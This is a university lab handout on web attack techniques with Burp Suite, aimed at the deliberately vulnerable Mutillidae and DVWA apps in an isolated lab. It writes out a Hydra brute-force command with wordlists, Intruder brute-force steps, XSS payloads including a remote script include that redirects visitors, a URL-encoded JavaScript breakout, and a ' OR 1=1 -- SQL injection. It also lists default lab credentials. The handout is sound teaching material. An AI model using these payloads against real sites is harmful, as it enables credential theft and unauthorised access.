Lab 5: Web Attacks using Burp Suite

Aim

The aim of this lab is to provide a foundation in performing security testing of web applications using Burp Suite and its various tools. Burp Suite and its tools work seamlessly together in order to support the entire web application testing process.

Outline

Burp Suite created by PortSwigger Web Security is a Java-based integrated software platform of tools for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. This includes key components such as: Proxy, Spider, Scanner, Intruder, Repeater and Sequencer.

Activities:

Complete Lab 5: Web Attacks and Logs using Burp Suite.

Time to Complete: 2-3 hours

Learning activities:

At the end of this lab, you should understand:

- How to use **Burp Suite** and **its associated tools** in order to perform security testing of web applications.

A Lab Overview

Our challenge is to assess the Web security for **MyBank Incorp**, and investigate a range of intrusion methods, including for XSS (Cross-site Scripting) and SQL injection. Demonstrations can be found here:

http://youtu.be/nRFKJTNU0E8 and http://youtu.be/FhpPHsnebcA

We will be using ALLOCATION A [Link] http://asecuritysite.com/csn10107/prep

Your **Kali DMZ** and your **Metasploitable DMZ** should be sitting in the same domain, having an IP address and being able to ping each other.





Figure 1: Testing infrastructure

B Intercepting Proxy

In Burp Suite, intercepting **Proxy** lets you inspect and modify traffic between your browser and the target application. Therefore by using Proxy tab in Burp Suite, we can intercept the communications between a client (such as a Web browser) and the server. For this, set up your browser (Iceweasel), in Kali, to use a Proxy (127.0.0.1 on port 8080). (**Hint**: use: Edit > Preferences> Advanced > Network > Settings).

Go to Burp Suite and in the Proxy tab, set Intercept to on (see below).

(**Hint**: Burp Suite can be found in: Applications> Kali Linux> Top 10 Security Tools > burpsuite. You can also access it by simply typing***: sudo burpsuite*** in your Kali Linux terminal.)



From the browser on Kali, navigate to the **Mutillidae home page**:

http://[IP META]/mutillidae

Then switch to Burp Suite.

Burp Suite proxy should intercept the request (Figure 1).




Figure 1: Capture of the request

Click ***forward***. Now, go to your browser and check if you can see the homepage of Multillidae: ***Born to be Hacked.*** Now, on the Multillidae homepage, click on ***Login/Register*** and go back to ***Intercept*** tab on Burp Suite. Right click and select ***Send to Intruder*** **(Figure 2)**




Figure 2: Send the login page to ***intruder*** tab

Now, go to ***intruder*** tab and check if you can see the login page **(Figure 3).** Next identify the word/parameters that we are going to change (***login***). Clear $$ from Cookie but keep them for login ($login$).




Figure 3: Intruder tab for logging page

Select ***payloads*** tab (hint: ***payloads*** tab is next to the ***positions*** tab) **(Figure 4)**.

Go to the ***Intruder>Payloads*** tab and add some payload words to the list. Hint: type them one by one in the box below and then press ***Add*** (Figure 4).




Figure 4: Adding payload list

Run the brute-force fuzzer from the ***Intruder>Start Attack*** menu on top. The Fuzzing Attack window should be displayed and shows the progress (Figure 5). The ***Request>Raw*** tab below the Results show the Requests which are sent (Figure 6). Next the ***Response>Raw*** Tab shows

what was returned from the web application for each response. The ***Response>Render*** shows the rendered page as a browser would display it (Figure 7).




Figure 5




Figure 6




Figure 7

Manually review each rendered response.

Which hidden pages have been discovered?

What about the length of those pages might be an indication of pages found?

C Brute Force

For this part of the lab, we will crack the username and password on the Web login in two ways. The first is use Hydra, where you can create a user file and password file with the following:

list_user:
administrator
admin
root
guest

list_password:
adminpass
password
Password
123456
pa$$word

Next run Hydra with these usernames and passwords:

```
# hydra -L list_user -P list_password [IP META] http-post-form
    '/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed'
```

From this determine one of the usernames and passwords.

In the next method, capture a sample login for a user (hint: enter a name and a password in the login page on your browser and press login) then capture the trace with **Burp Suite** and send it to ***Intruder*** (hint: right click and select: ***Send to Intruder***).

On ***Intruder>Positions*** page, from ***Attack type*** drop down menu select: ***Cluster bomb***
Then put fuzzifier around username and password only: ***$username$, $password$*** and clear the rest of fuzzifiers.

Then Go to ***Intruder>Payloads*** page and enter the same user names and passwords in two lists.

Payload set > 1 >

administrator
admin
root
guest

Payload set> 2 >

password
Password
123456
pa$$word

Then run the brute-force fuzzer from the ***Intruder>Start Attack*** menu on top.

From this determine one of the usernames and passwords.

D Injection Attack

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser in Kali, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

Go to Burp Suite and ***forward*** it.

Now enter ***google.com*** for a search for IP addresses and press "Lookup DNS". Then use Burp Suite to see the captured response in ***Intercept*** tab.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS
```

In ***Intercept*** tab, right click and select: ***Send to Repeater***. Then go to the ***Repeater tab*** and press ***Go***.

In ***Response> Raw*** press Ctrl + A and then Ctrl + C to copy the entire response from the server.

Now go to ***Comparer*** tab and Paste the first response there.

Go back to the ***Repeater tab*** and modify the request from ***google.com*** to ***intel.com***, and send it again to Web server by pressing ***Go***.

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=intel.com&dns-lookup-php-submit-button=Lookup+DNS
```

In ***Response> Raw*** press Ctrl + A and then Ctrl + C to copy the entire response from the server.

Now go to ***Comparer*** tab and ***Paste*** the second response there.

Press ***Words*** to compare the words from two responses.

Outline how many differences are between two pages.

Outline the IP addresses returned for google.com and intel.com. What are the IP addresses found:

Hint: you need to have Internet connectivity to see the response from the server.

It can be seen that one of the changes is between the google.com and the intel.com names. Identify these in the changes. Next we inject some scripts. Go to the browser and enter the following script and then click "Lookup DNS":

```
<script>alert('Oops I have been compromised');</script>
```

Then press ***forward*** in Burp Suite.

Verify that it now shows a pop-up message on Iceweasel.

Link modification

Next we will compromise one of the menu items for the Hypertext links. For this add a request of (look for "a" tag 0 and replace it with BBC website).

Go to the browser and enter the following script and then click "Lookup DNS":

```
<script>var link=document.getElementsByTagName("a");
link[0].href="http://bbc.co.uk"</script>
```

Then press ***forward*** in Burp Suite.

Now, examine the reply coming back, and access related Web link (e.g. click on Home), and verify that it goes to the BBC site (Home link).

Remote JavaScript injection

Next we will insert some JavaScript from a remote site. On your Kali instance, make sure the Web server is running:

```
apache2ctl start
```

Go to the **/var/www** folder on Kali and create a file name test.js, and add the following contents:

```
function Redirect() {
      window.location="http://asecuritysite.com/oops.html";
}
setTimeout('Redirect()', 100);
```

Now inject this script into the page. By first accessing:

http://[IP META]/mutillidae/index.php?page=dns-lookup.php

and insert the following script:

```
<script src="http://[IP KALI]/test.js"></script>
```

The Javascript should be inserted into the page. The page should now be hacked. What is the result:

E JavaScript Injection

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=password-generator.php&username=anonymous

Go to Burp Suite and ***forward*** it.

Go to HTTP history on Burp Suite and check if you can find the page below.

```
GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Now examine the response, and find the **anonymous** name. Take the request, and copy it to **Repeater tab (or right click and Send to Repeater)**.

Go to ***Repeater*** and click on ***Go*** to see the ***Response***. Copy the response and paste it in comparer.

Now go back to Repeater and change the username to: canary and then press Go.

```
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.0.47/mutillidae/
Cookie: PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 19:48:33 GMT
```

Select Go, and view the response:

```
HTTP/1.1 200 OK
Date: Sun, 25 May 2014 20:28:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10

...
```

Copy the response and paste it in comparer.

GET /mutillidae/index.php?page=password-generator.php&username=anonymous HTTP/1.1
GET /mutillidae/index.php?page=password-generator.php&username=canary HTTP/1.1

There should be six differences. What are these changes (Figure 9):




Figure 9: Comparing results

When you examine the code with the canary, you should see:

```
try{
 document.getElementById("idUsernameInput").innerHTML = "This password is for canary";
}catch(e){
 alert("Error: " + e.message);
}// end catch
</script>
```

Now we can create an injection by completing the JavaScript:

```
try{
 document.getElementById("idUsernameInput").innerHTML = "This password is for ";}
catch (e) {} alert(0); try { a="
"}catch(e){
 alert("Error: " + e.message);
}// end catch
```

Next go to **Decoder** tab and paste the Javascript in the first box to give:

```
";} catch (e) {} alert(0); try { a="
```

Then, select **Encode as URL** to give:

```
%22%3b%7d%20%63%61%74%63%68%20%28%65%29%20%7b%7d%20%61%6c%65%72%74%28%30%29%3b%20%7
4%72%79%20%7b%20%61%3d%22%20
```

Next, go to browser and replace the username with the encoded URL and press enter.

Did a pop-up appear when you injected the code:

F SQL injection

Within Kali, start-up **Burp Suite**. Next open-up a browser, and set it up to use a **Manual proxy** of 127.0.0.1 on a port of 8080. From the browser, access the Metasploit instance from the page:

http://[IP META]/mutillidae/index.php?page=user-info.php

Go to Burp Suite and ***forward*** it.

Next enter a sample user name and password, and capture the request:

```
GET /mutillidae/index.php?page=user-info.php&username=bill&password=fred&user-info-
php-submit-button=View+Account+Details HTTP/1.1
Host: 10.200.0.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0
Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=2; PHPSESSID=2858f079ae6eaad4f60e4d2c8ec4e7a2
Connection: keep-alive
If-Modified-Since: Sun, 25 May 2014 22:32:38 GMT
```

A typical call to a database is:

SELECT * FROM accounts WHERE username='$admin' AND password='$pass'

And where the users enters "admin" and "password" gives:

SELECT * FROM accounts WHERE username='admin' AND password='password'

Then an intruder could change this to:

SELECT * FROM accounts WHERE username='admin' AND password='**' OR 1=1 –** '

Which will always return a true for the match. To achieve this enter the following as a password in Decoder tab:

```
' OR 1=1 --
```

And convert this to a URL string:

```
%20%27%20%4f%52%20%31%3d%31%20%2d%2d%20
```

And inject it as a password in the browser for the request.

What happens to the results on the Web page:

Appendix

User logins:

Ubuntu	User: napier, Password: napier123
Windows	User: Administrator, Password: napier
Pfsense	User: admin, Password: pfsense
Kali	User: root, Password: toor
Metasploitable	User: msfadmin, Password: napier123

Name server (8.8.8.8).

In Metasploitable, to run the X11 interface if the system boots into the console mode use: startx

You may have to delete the lock file before it starts.

References

- Burp Suite, available at: https://portswigger.net/burp/
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition, authors Dafydd Stuttard, Marcus Pinto, published by Wiley.
- Burp Suite Essentials, author Akash Mahajan, published by PACK.